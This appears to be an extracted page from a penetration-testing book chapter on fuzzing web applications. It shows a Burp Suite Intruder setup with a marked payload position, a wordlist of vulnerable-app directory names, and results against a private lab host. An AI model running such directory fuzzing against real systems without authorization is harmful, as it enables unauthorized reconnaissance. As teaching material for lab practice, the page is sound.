
Browser










```
root@kali-1:~# cd Downloads/  
root@kali-1:~/Downloads# java -jar act.jar
```












Chapter 10: Fuzzing Web Applications





Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type:

```
GET /§ HTTP/1.1
Host: 192.168.1.70
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:39.0) Gecko/20100101 Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.70/
Cookie: __utma=91154010.1287336064.1435439759.1435439759.1435439759.1;
       __utmz=91154010.1435439759.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: keep-alive
```

0 matches

Target Positions Payloads Options

Payload Sets


You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 50 (approx)

Payload type: Request count: 50 (approx)

Payload Options [Runtime file]

This payload type lets you configure a file from which to read payload strings at runtime.



Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	27192	baseline request
1	webgoat	404	<input type="checkbox"/>	<input type="checkbox"/>	593	
2	/usr/share/wfuzz/wordlist/vul...	404	<input type="checkbox"/>	<input type="checkbox"/>	639	
3	/usr/share/wfuzz/wordlist/vul...	404	<input type="checkbox"/>	<input type="checkbox"/>	630	
4	/usr/share/wfuzz/wordlist/vul...	404	<input type="checkbox"/>	<input type="checkbox"/>	632	
5	railsgoat	200	<input type="checkbox"/>	<input type="checkbox"/>	13596	
6	dwa	301	<input type="checkbox"/>	<input type="checkbox"/>	666	
7	/usr/share/wfuzz/wordlist/vul...	404	<input type="checkbox"/>	<input type="checkbox"/>	632	
8	/usr/share/wfuzz/wordlist/vul...	404	<input type="checkbox"/>	<input type="checkbox"/>	631	
9	/usr/share/wfuzz/wordlist/vul...	404	<input type="checkbox"/>	<input type="checkbox"/>	626	
10	/usr/share/wfuzz/wordlist/vul...	404	<input type="checkbox"/>	<input type="checkbox"/>	638	
11	ghost	301	<input type="checkbox"/>	<input type="checkbox"/>	668	
12	gruyere	404	<input type="checkbox"/>	<input type="checkbox"/>	593	
13	budget	404	<input type="checkbox"/>	<input type="checkbox"/>	502	

